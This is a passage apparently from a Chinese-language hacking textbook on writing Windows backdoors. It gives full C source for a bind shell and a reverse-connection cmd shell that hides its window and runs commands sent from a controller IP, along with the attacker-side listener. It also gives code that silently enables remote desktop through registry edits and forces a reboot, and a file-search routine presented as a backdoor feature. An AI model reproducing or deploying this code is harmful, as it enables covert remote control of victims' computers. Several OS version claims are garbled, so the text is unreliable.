if(WSAStartup(sockVersion, &wsaData) != 0)
return 0;
// 设置socket 属性
SOCKET sListen = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_
TCP, NULL, 0, 0);
if(sListen == INVALID_SOCKET)
{
printf("WSASocket error \n");
return 0;
}
sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(4500);
sin.sin_addr.S_un.S_addr = INADDR_ANY;
if(bind(sListen, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
{
printf("bind error \n");
return 0;
}

if(listen(sListen, 5) == SOCKET_ERROR)
{
printf("listen error \n");
}
}

```

```

        return 0;
    }
    // 接收连接
    sClient = accept(sListen, NULL, NULL);
    send(sClient, wMessage, strlen(wMessage), 0);
    // 启动 cmdshell
    cmdshell(sClient);
    return 0;

```

一般情况下,管道后门的运行效率和稳定性还是比较好的,但其唯一的缺陷表现在:一旦连接就会存在 cmd 进程。

### 3.2.3 反向连接后门的编程

随着各种各样的防火墙和反病毒软件开始对来自外部的网络连接进行监控,采用正向连接的后门已不能适应现在的网络环境。为了能够继续进行远程控制,后门不得不从体制上进行改变,这就出现了采用反向连接技术的后门。

从本质上来说,反向连接和正向连接的区别并不大。在正向连接的情况下,服务器端也就是被控制端,在编程实现时采用服务器端的编程方法;而控制端在编程实现时采用客户端的编程方法。当采用反向的方法编程时,实际就是将被控制端变成了采用客户端的编程方法,而将控制端变成了采用服务器端的编程方法(Socket)。

反向连接后门就是后门充当客户端,由后门发起连接,即从被控制端的服务器发起连接,而在本地只需监听特定的端口即可。所以,这样的后门可以穿透一些防火墙。和正向连接后门一样,反向连接后门也可分为双管道反向后门、单管道反向后门以及零管道反向后门等3种。其编程方法和正向连接后门相似,这里给出一个示例代码如下。

控制的服务器端代码:

```

#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib, "ws2_32.lib") // 引入程序编译的类库
int main()
{
    WSADATA WSAData;
    SOCKET sock;
    sockaddr_in addr_in;
    char buf1[1024]; // 作为 socke 数组的缓冲区
    memset(buf1, 0, 1024); // 缓冲区大小设置
    if(WSAStartup(MAKEWORD(2, 0), &WSAData) != 0) // 初始化 socket
    {
        printf("socket 启动异常 ./n");
        return 0;
    }

```

```

}
addr_in.sin_family = AF_INET;
addr_in.sin_port = htons(80);           // 请求端口
addr_in.sin_addr.S_un.S_addr = inet_addr("192.168.21.133");
                                           // 本机IP地址
if( (sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == INVALID_SOCKET)
{
    printf("Socket 发送失败:%d /n", WSAGetLastError());
    return 0;
}
if(WSAConnect(sock, (struct sockaddr*)&addr_in, sizeof(addr_in),
NULL, NULL, NULL, NULL) == SOCKET_ERROR)
{
    printf("连接错误: %d/n", WSAGetLastError());
    return 0;
}
printf("开始创建管道/n");
char buffer[2048] = {0};                 // 管道输出的数据
for(char cmdline[270];;memset(cmdline, 0, sizeof(cmdline)))
{
    // 绑定cmdshell
    SECURITY_ATTRIBUTES sa; // 创建匿名管道用于取得cmd的命令输出
    HANDLE hRead, hWrite;    // 输入和输出管道
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.lpSecurityDescriptor = NULL;
    sa.bInheritHandle = true;
    if(!CreatePipe(&hRead, &hWrite, &sa, 0)) // 创建输入输出管道并
与安全标识符相连
    {
        printf("创建管道异常/n");
        return 0;
    }
    printf("创建管道成功/n");
    STARTUPINFO si;           // 被写入hWrite管道
    PROCESS_INFORMATION pi;
    HANDLE hProcess;
    HANDLE hThread;
    DWORD dwProcessID;
    DWORD dwThreadId;
    si.cb = sizeof(STARTUPINFO);
    GetStartupInfo(&si);
    si.hStdError = hWrite;
    si.hStdOutput = hWrite;
    si.wShowWindow = SW_HIDE;
    si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
    GetSystemDirectory(cmdline, MAX_PATH + 1);
    //cmdline里为系统目录
    strcat(cmdline, "//cmd.exe /c ");
    printf("cmdline = %s/n", cmdline);
    int len = recv(sock, buf1, 1024, NULL); // 接受客户端命令, 保存

```

在buf1中。程序进入阻塞状态直到接收到客户端的数据才运行下一条命令

```

    if(len == SOCKET_ERROR) // 如果客户端断开连接,则退出程序
        exit(0);
    if(len <= 1)
    {
        send(sock,"error/n",sizeof("error/n"),0);
        continue;
    }
    strncat(cmdline,buf1,strlen(buf1)); // 得到完整的命令
    printf("message get: %s/n",cmdline);
    if(!CreateProcess(NULL,cmdline,NULL,NULL,true,NULL,NULL,
NULL,&si,π))
    {
        send(sock,"Error command/n",sizeof("Error command/n"),0);
        continue;
    }
    CloseHandle(hWrite);
    // 循环读出管道中数据并发送,直到管道中没有数据为止
    for(DWORD byteRead;ReadFile(hRead,buffer,2048,&byteRead,
NULL);memset(buffer,0,2048))
        send(sock,buffer,strlen(buffer),0);
}
return 1;

```

黑客本机控制端代码:

```

#include <winsock2.h>
#include <stdio.h>
#include <iostream>
#pragma comment(lib,"ws2_32.lib")
using namespace std;
int main()
{
    WSADATA WSAData; // 初始化定义 socket
    if(WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
    {
        printf("socket 启动异常/n");
        return 0;
    }
    SOCKET client; // 主动连接,相当于server
    client = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    if(client == INVALID_SOCKET)
    {
        printf(" socket 连接异常:%ld /n",WSAGetLastError());
        WSACleanup();
        return 0;
    }
    char hostName[128]; // 获取本地网络地址

```

```

gethostname(hostName,100);
hostent *g_pHost;
g_pHost=gethostbyname(hostName);
ULONG HostIP = *(ULONG*)g_pHost->h_addr_list[0];
printf("本机ip为: (%d) /n",HostIP);
sockaddr_in backdoor;          //绑定socket
backdoor.sin_family = AF_INET;
//backdoor.sin_addr.s_addr = inet_addr("127.0.0.1");
backdoor.sin_addr = *(in_addr *)g_pHost->h_addr_list[0];
backdoor.sin_port = htons(80);
if(bind(client, (SOCKADDR *)&backdoor, sizeof(SOCKADDR)) ==
SOCKET_ERROR)
{
    printf("绑定异常: %ld/n",WSAGetLastError());
    closesocket(client);
    return 0;
}
if( listen(client,1) == SOCKET_ERROR)    //监听socket
    printf("监听socket 异常/n");
SOCKET acceptSocket;          //接受socket连接
sockaddr_in server;
printf("等待接收socket.../n");
while(1)
{
    acceptSocket = SOCKET_ERROR;
    while(acceptSocket == SOCKET_ERROR)
        acceptSocket = accept(client, (SOCKADDR *)&server, NULL);
    printf("server 连接成功/n");
    client = acceptSocket;//client已经取得后门server的地址以及端口
    break;
}
printf("从: %s/n",inet_ntoa(server.sin_addr));
int byteSent;          //发送接收数据
int byteRecv = SOCKET_ERROR;
char sendbuf[32] = "ipconfig";
char recvbuf[2048] = "";
byteSent = send(client,sendbuf,strlen(sendbuf),0);//发送数据
printf("发送完成/n");

byteRecv = recv(client,recvbuf,2048,0);          //接收数据
printf("Byte Recv: %d /n",byteRecv);
printf("收到回复: %s/n",recvbuf);
cout<<recvbuf;
return 1;
}

```


## 3.3 编写简单的后门程序

为了实现获取重要信息或者长期控制和监控远程主机的目的，黑客往往会在成功入侵后，在该计算机中留下后门。一般来说，没有编程基础的黑客会在网站上下载后门。但高级的黑客是通过编程法来编写出一些具有特定功能的后门程序，以便于自己利用。

### 3.3.1 远程终端的开启案例

由于后门一般是运行在服务器上的，而服务器上安装的操作系统一般为 Server 版，所以有必要开启远程终端功能。终端服务只存在于 Windows 2010 Server 版、XP 和 2013 中，而且终端服务在默认情况下是不安装的，如果需要则可通过“删除添加 Windows 组件”来安装。终端服务的重要作用是方便多用户同时操作网络中开启的终端服务器，所有用户对同一台服务器的所有操作都放在该服务器上。

通过修改注册表可开启远程终端。在 Windows 中修改注册表是不用重启系统的，而在 Windows 7 中修改注册表之后，需要重启系统才可开启远程终端功能。在 Windows 8 中开启终端之后不支持多用户登录，即当本地已有用户登录，远程再有用户登录终端，本地用户就会处于注销状态。通过修改注册表开启远程终端的具体流程如图所示。



对于不同的操作系统修改的注册表项是不同的,但可对这 3 个操作系统中开启终端所需的所有键值都进行修改,以验证这样是可行的。

一般情况下,修改的注册表如下。

① 在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache 下,建立 netcache 键,并创建字符串“Enabled”=“0”。

② 在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon 下修改“ShutdownWithoutLogon”的键值,即“ShutdownWithoutLogon”=“0”。

③ 在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer 下建立 Installer 键,并建立十进制类型值 EnableAdminTSRemote,其值为“EnableAdminTSRemote”=dword:00000001。

④ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer 下修改 TSEnabled 键值,即“TSEnabled”=dword:00000001。

⑤ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD 下修改 Start 键值,即“Start”=dword:00000002。

⑥ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\TermService 下修改 Start 键值,即“Start”=dword:00000002。

⑦ 在 HKEY\_USERS\DEFAULT\KeyboardLayout\Toggle 下修改 hotkey 键值,即“Hotkey”=“1”。

⑧ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer 下修改 fDenyTSconnections 键值,即“fDenyTSconnections”=dword:00000000。

⑨ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\RDPTcp 下修改 PortNumber 键值为十进制类型,其值为终端端口号。

⑩ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp 下修改 PortNumber 键值为十进制类型,其值为终端端口号。

⑪ 在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp 下修改 PortNumber 键值为十进制类型,其值为终端端口号。

对注册表进行修改操作,可以使用上一章介绍的 CreateStringReg 和 CreateDWORDReg 函数来实现。如果在 Windows 2003 中进行操作,需要在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer 下修改 fDenyTSconnections 键值为 dword:00000001,否则开启远程终端就会失败。在修改完注册表键值后,就需要判断系统是否为 Windows 2000。要想得到当前系统版本可通过 GetVersionEx 函数来实现,该函数的具体格式如下:

```
BOOL GetVersionEx(LPOSVERSIONINFO);
```

该函数只包含了一个参数 lpVersionInformation,它指向一个 OSVERSIONINFO 结构,该结

构的作用是加载当前系统版本信息。

该结构的具体定义如下。

```
typedef struct _OSVERSIONINFO{
    DWORD dwOSVersionInfoSize;
    DWORD dwMajorVersion;
    DWORD dwMinorVersion;
    DWORD dwBuildNumber;
    DWORD dwPlatformId;
    TCHAR szCSDVersion[128];
} OSVERSIONINFO;
```

其中, dwMajorVersion 和 dwMinorVersion 参数与系统版本号有关。对于不同的操作系统这两个参数的取值是有所不同的, 如表所示。

不同系统版本的参数取值

系统	dwMajorVersion	dwMinorVersion
Windows 2000	5	0
Windows XP	5	1
Windows 2003	5	2
Windows 7	5	1

当使用 GetVersionEx 函数得到系统版本是 Windows 7 时, 就要重启计算机。

开启远程终端的代码如下。

```
#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
// 用于修改字符串类型键值
void CreateStringReg(HKEY hRoot, char *szSubKey, char*
ValueName, char *Data)
{
    HKEY hKey;
    // 打开注册表键, 不存在则创建它
    long lRet=RegCreateKeyEx(hRoot, szSubKey, 0, NULL, REG_OPTION_
NON_VOLATILE, KEY_ALL_ACCESS, NULL, &hKey, NULL);
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegCreateKeyEx %s\n", szSubKey);
        return ;
    }
}
```

```

        // 修改注册表键值, 没有则创建它
        lRet=RegSetValueEx(hKey, ValueName, 0, REG_SZ, (BYTE*)
Data, strlen(Data));
        if (lRet!=ERROR_SUCCESS)
        {
            printf("error no RegSetValueEx %s\n", ValueName);
            return ;
        }
        RegCloseKey(hKey);
    }

    // 用于修改数字类型键值
    void CreatedWORDReg(HKEY hRoot, char *szSubKey, char*
ValueName, DWORD Data)
    {
        HKEY hKey;
        // 打开注册表键, 不存在则创建它
        long lRet=RegCreateKeyEx(hRoot, szSubKey, 0, NULL, REG_OPTION_NON_
VOLATILE, KEY_ALL_ACCESS, NULL, &hKey, NULL);
        if (lRet!=ERROR_SUCCESS)
        {
            printf("error no RegCreateKeyEx %s\n", szSubKey);
            return ;
        }
        DWORD dwSize=sizeof(DWORD);
        // 修改注册表键值, 没有则创建它
        lRet=RegSetValueEx(hKey, ValueName, 0, REG_DWORD, (BYTE*) &Data,
dwSize);
        if (lRet!=ERROR_SUCCESS)
        {
            printf("error no RegSetValueEx %s\n", ValueName);
            return ;
        }
        RegCloseKey(hKey);
    }

    // 重启计算机函数
    void Reboot()
    {
        HANDLE hToken;
        TOKEN_PRIVILEGES tkp;
        if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES|
TOKEN_QUERY, &hToken))
            return;
        LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &tkp.Privileges[0].Luid);
        tkp.PrivilegeCount=1;
        tkp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
        AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)
NULL, 0);
    }

```

```


        ExitWindowsEx(EWX_REBOOT|EWX_FORCE,0);
    }
    int main(int argc, char* argv[])
    {
        DWORD Port=atoi(argv[1]);
        CreateStringReg(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\netcache","Enabled","0");
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SOFTWARE\\Policies\\Microsoft\\
Windows\\Installer","EnableAdminTSRemote",0x00000001);
        CreateStringReg(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\
Windows NT\\CurrentVersion\\Winlogon","ShutdownWithoutLogon","0");
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Control\\Terminal Server","TSEnabled",0x00000001);
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Services\\TermDD","Start",0x00000002);
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Services\\TermService","Start",0x00000002);
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Control\\Terminal Server","fDenyTSConnections",0x00000001);
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Control\\Terminal Server\\RDPTcp","PortNumber",Port);
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Control\\Terminal Server\\WinStations\\RDP-Tcp","PortNumber",Port);
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Control\\Terminal Server\\Wds\\rdpwd\\Tds\\tcp","PortNumber",Port);
        CreateStringReg(HKEY_USERS, ".DEFAULT\\Keyboard Layout\\Toggle",
"Hotkey","2");
        CreatedWORDReg(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\
Control\\Terminal Server","fDenyTSConnections",0x00000000);
        OSVERSIONINFO osver={sizeof(OSVERSIONINFO)};
        // 得到系统版本号
        GetVersionEx(&osver);
        // 判断是不是Windows7, 是, 则重启计算机
        if (osver.dwMajorVersion==5&&osver.dwMinorVersion==0)
            Reboot();
        return 0;
    }

```

### 3.3.2 文件查找功能案例

利用后门的文件查找功能, 可以实现快速查找目标主机中某种格式的文件, 如寻找目标主机中的日志文件。该功能是后门中比较少见的功能。

文件查找其实是一个比较复杂的过程, 一般流程如图所示。



文件查找的一般流程

不难看出，文件查找有以下 3 个步骤。


① 对文件夹下的文件进行查找对比，查看是否有符合要求的文件；

② 同时列出这个文件夹下的所有子文件夹；

③ 对该文件夹中的文件进行查找，如果找到符合要求的文件则输出该文件。然后对其他文件进行查找，重复上面两步操作，直到找遍所有的文件夹。

要实现文件查找功能，还必须借助于链表。链表是一种物理存储单元上非连续、非顺序的存储结构，数据元素的逻辑顺序是通过链表中的指针链接次序实现的。链表由一系列节点组成，节点可以在运行时动态生成。每个节点包括两个部分：一个是存储数据元素的数据域，另一个是存储下一个节点地址的指针域。链表中第一个节点的地址存储在一个单独的节点中，称为头节点或首节点；链表中的最后一个节点没有后继元素，其指针域为空。

把每次找到的文件加入链表中，而当对一个文件夹搜索完毕后，就从链表中读取下一个节点得到另一个文件夹，并删除这个节点，对得到的文件夹下的文件进行查找对比。如果遍历到文件夹就再加入链表，一旦找到符合条件的文件就输出。这样直到链表为空时，就可以遍历所有的目录了。此链表的结构如图所示。




在 C++ 中，链表中的节点对应的结构如下。

```
Struct DirList{
    Char table[256];
    DirList *pNext};
```

各个参数的含义如下。

- Table: 该参数用来指定保存找到的文件夹名。
- \*pNext: 指向下一个节点的地址，即下一个 DirList 结构的地址。

在找到文件夹后，需要把该文件夹加入链表中。在链表为空的情况下（first 和 last 节点指向的目标均为空），只把 first 和 last 节点都指向刚加入的节点即可。一般情况下，链表往往是非空的，此时将文件加入链表的流程如图所示。不难看出，这种情况是比较复杂的。



其中，虚线表示在没加入新节点前存在，而在加入新节点后就不存在。如果想加入“文件夹 2”节点，则把最后一个节点的 pNext 字段指向新的节点，且把 last 节点指向新的节点。当找到文件夹后，把该文件夹名放入链表的函数即可。

将节点加入链表用到的代码如下。


```
DirList *first,*newlist,*last;
void AddList(char *list) //加入文件夹链表
{
    newlist=new DirList;
    strcpy(newlist->table,list);
    newlist->pNext=NULL;
    if(first==NULL) //假如文件链表为空，那么第一个和最后一个节点都指向新节点
```

```

{
    first=newlist;
    last=newlist;
}
else    // 不为空,则原来最后一个节点指向新节点
{
    last->pNext=newlist;
    last=newlist;
}
}

```

其中, AddList 函数的 list 参数指向一个文件夹的字符串。当一个节点被使用过后, 即该节点中保存的文件夹下的文件和子文件夹已经被搜索过后, 需要将该节点删除。由于访问节点是从第一个节点开始的, 即每次 First 指向的节点。要想删除节点, 只需将 first 指向第 2 个节点, 即 first=first→pNext。删除节点的一般流程如图所示。



删除节点的一般流程

到这里链表部分已经介绍完了, 下面将介绍如何实现对一个文件夹进行遍历。在遍历文件夹时, 需要用到 FindFirstFile 和 FindNextFile 两个函数。首先利用前者获得一个句柄, 再利用后者继续查找文件。因为 FindNextFile 函数中第一个参数是 FindFirstFile 函数返回的句柄。

其中, FindFirstFile 函数的具体格式如下。

```

HANDLE FindFirstFile(
    LPCTSTR lpFileName,           // 文件名
    LPWIN32_FIND_DATA lpFindFileData // 数据缓冲区
);

```

各个参数的作用如下。

- lpFileName: 欲搜索的文件名, 可包含通配符, 并可包含一个路径或相对路径名。
- lpFindFileData: 输出参数, 它指向一个 WIN32\_FIND\_DATA 结构。该结构可用于装载与找到的文件有关的信息, 也可用于后续的搜索。该结构的具体格式如下。

```

typedef struct _WIN32_FIND_DATA {
    DWORD dwFileAttributes;           // 文件属性

```

```

FILETIME ftCreationTime;           // 文件创建时间
FILETIME ftLastAccessTime;        // 文件最后一次访问时间
FILETIME ftLastWriteTime;         // 文件最后一次修改时间
DWORD nFileSizeHigh;              // 文件长度高 32 位
DWORD nFileSizeLow;               // 文件长度低 32 位
DWORD dwReserved0;                // 系统保留
DWORD dwReserved1;                // 系统保留
TCHAR cFileName[ MAX_PATH ];      // 长文件名
TCHAR cAlternateFileName[ 14 ];   // 8.3 格式文件名
} WIN32_FIND_DATA, *PWIN32_FIND_DATA;

```

可以通过 FindFirstFile() 函数根据当前的文件存放路径查找该文件, 来把待操作文件的相关属性读取到 WIN32\_FIND\_DATA 结构中。它使用的代码如下。

```

WIN32_FIND_DATA ffd ;
HANDLE hFind = FindFirstFile("C:\\\\test.dat",&ffd);

```

但在使用这个结构时不能手工修改其中的任何数据, 结构对于开发人员来说只能作为一个只读数据, 其所有的成员变量都会由系统完成填写。如果 FindFirstFile 函数调用成功, 则返回可供 FindNextFile 函数和 Findclose 函数使用的句柄, 否则返回 INVALID\_HANDLE\_VALUE。在得到句柄后, 可以使用 FindNextFile 函数继续查找 FindFirstFile 函数搜索后的文件。该函数的具体格式如下。

```

BOOL FindNextFile(
    HANDLE hFindFile,
    LPWIN32_FIND_DATA lpFindFileData);

```

各个参数的作用如下。

- hFindFile: 搜索的文件句柄, 函数执行的时候搜索的是此句柄的下一文件。
- lpFindFileData: 指向一个用于保存文件信息的结构体, 该参数与 FindFirstFile 中的 lpFindFileData 参数是一样的。

当遍历一个文件夹时先使用 FindFirstFile 函数, 如果调用成功, 返回 hFindFile 来对应该查找操作, 利用该句柄循环调用 FindNextFile 函数来继续查找其他文件, 直到调用该函数失败, 最后使用 FindClose 函数来关闭 hFindFile 句柄。

在查找文件时用到的代码如下。

```

hFindFile=FindFirstFile(DirRoad,&findData);
if(hFindFile!=INVALID_HANDLE_VALUE)
{
    do
    {
        对找到的文件进行处理
    }while(FindNextFile(hFindFile,&findData));
}

```

下面是通过遍历一个文件查找符合要求文件的代码。

```
#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
struct DirList{
    char table[256];
    DirList *pNext;
};
DirList *first,*newlist,*last;
void AddList(char *list) //加入文件夹链表
{
    newlist=new DirList;
    strcpy(newlist->table,list);
    newlist->pNext=NULL;
    if(first==NULL) //假如文件链表为空,则第一个和最后一个节点都指向新节点
    {
        first=newlist;
        last=newlist;
    }
    else //不为空,则原来最后一个节点指向新节点
    {
        last->pNext=newlist;
        last=newlist;
    }
}
void FindFile(char *pRoad,char *pFile) //查找文件并把找到的文件夹加入文件夹链表
{
    char FileRoad[256]={0};
    char DirRoad[256]={0};
    char FindedFile[256]={0};
    char FindedDir[256]={0};
    strcpy(FileRoad,pRoad);
    strcpy(DirRoad,pRoad);
    strcat(DirRoad,"\\*.\\*");
    WIN32_FIND_DATA findData;
    HANDLE hFindFile;
    hFindFile=FindFirstFile(DirRoad,&findData);
    if(hFindFile!=INVALID_HANDLE_VALUE)
    {
        do
        {
            if(findData.cFileName[0]=='.')
                continue;
            if(findData.dwFileAttributes&FILE_ATTRIBUTE_DIRECTORY)
                //假如是文件夹,则加入文件夹列表
            {

```

```

        strcpy(FindedDir, pRoad);
        strcat(FindedDir, "\\");
        strcat(FindedDir, findData.cFileName);
        // 加入文件夹列表
        AddList(FindedDir);
        memset(FindedDir, 0x00, 256);
    }
    // 继续查找
} while (FindNextFile(hFindFile, &findData));
}

    strcat(FileRoad, "\\");
    strcat(FileRoad, pFile);
    hFindFile = FindFirstFile(FileRoad, &findData); // 查找要查找的文件
    if (hFindFile != INVALID_HANDLE_VALUE)
    {
        do
        {
            strcpy(FindedFile, pRoad);
            strcat(FindedFile, "\\");
            strcat(FindedFile, findData.cFileName);
            // 输出查找到的文件
            printf("%s\n", FindedFile);
            memset(FindedFile, 0x00, 256);
        } while (FindNextFile(hFindFile, &findData));
    }
}

int SeachFile(char *Directory, char *SeachFile)
{
    DirList NewList;
    strcpy(NewList.table, Directory);
    NewList.pNext = NULL;
    // 初始化第一个和最后一个节点
    last = &NewList;
    first = &NewList;
    while (true)
    {
        DirList *Find;

        if (first != NULL) // 假如链表不为空, 提取链表中的第一个节点, 并
            把第一个节点指向原来第二个
        {
            Find = first; // 提取节点
            first = first->pNext; // 并把第一个节点指向原来第二个
            FindFile(Find->table, SeachFile); // 在提取的节点的目录下
            查找文件
        }

        else // 为空则停止查找
        {
            printf("文件搜索完毕\n");
        }
    }
}

```

```
        return 0;
    }
}
return 0;
}
int main(int argc, char* argv[])
{
    SeachFile(argv[1],argv[2]);
    return 0;
}
```

最后 main 函数的第 1 个参数指向查找路径，而第 2 个参数则指向要查找的文件名。这样，程序就可以接受用户输入的信息。运行完程序就可以在“命令提示符”窗口中输入“seach.exe c:\*.log”命令，即可看到 C 盘中所有的 .log 文件。如果输入“seach.exe c:\*.bat”命令，即可看到 C 盘中所有的 .bat 文件。

### 3.3.3 重启、关机、注销案例

现在很多后门都包含重启、关机和注销功能，但后门一般是安装在服务器上的，对于个人计算机的控制一般用木马，所以重启和注销这两个功能比较实用。要在 Windows 2000 及以上操作系统实现这些功能，需要借助于 ExitWindowsEx 函数。但微软出于安全考虑，ExitWindowsEx 函数要有一定权限才可以运行，所以在调用 ExitWindowsEx 函数前需要先获得较高的系统权限。要想编程使 Windows 关机、重启或者注销，可以使用 ExWindowsEx 这个 API 函数。该函数只有两个参数，第一个表示关机动作的标志，也就是你要让该函数关机、重启，还是注销等。可以使用 EWX\_SHUTDOWN、EWX\_REBOOT、EWX\_LOGOFF 等标志常量，分别表示关机、重启、注销。另外，如果加上 EWX\_FORCE 这个标志常量的话，则表明强制执行该操作。Windows 在执行以上操作的时候会首先给每个正在运行中的程序发送一个 WM\_QUERYENDSESSION 消息，这个消息就是保存文件的请求！如果这时候其中有某一个程序对该消息回应了“不”，系统就不会再执行以上操作了。而如果指定了 EWX\_FORCE 标志，系统则不会发送消息去询问各个程序了，而是直接强制关闭所有程序，退出系统。所以说当指定了 EWX\_FORCE 标志的时候要小心，因为这样做可能会丢失一些东西（如文件可能没有保存）。第二参数是保留参数，可能直接传递 0 值。另外，当在 Windows XP 以上的操作系统执行关机和重启操作时，需要调用该函数的进程以首先获得关机特权，不然函数会调用失败。

对于 Windows NT 以上版本的操作系统，我们需要提升一个 SE\_SHUTDOWN 权限，才能完成关机的操作。NT 以下的则不需要，如 95、98、ME。

NT 以上的系统如下所示。

Microsoft Windows 2000 (Windows NT 5.0) (1999) (2000—2010)。

Microsoft Windows XP (Windows NT 5.1) (2001—2014)。

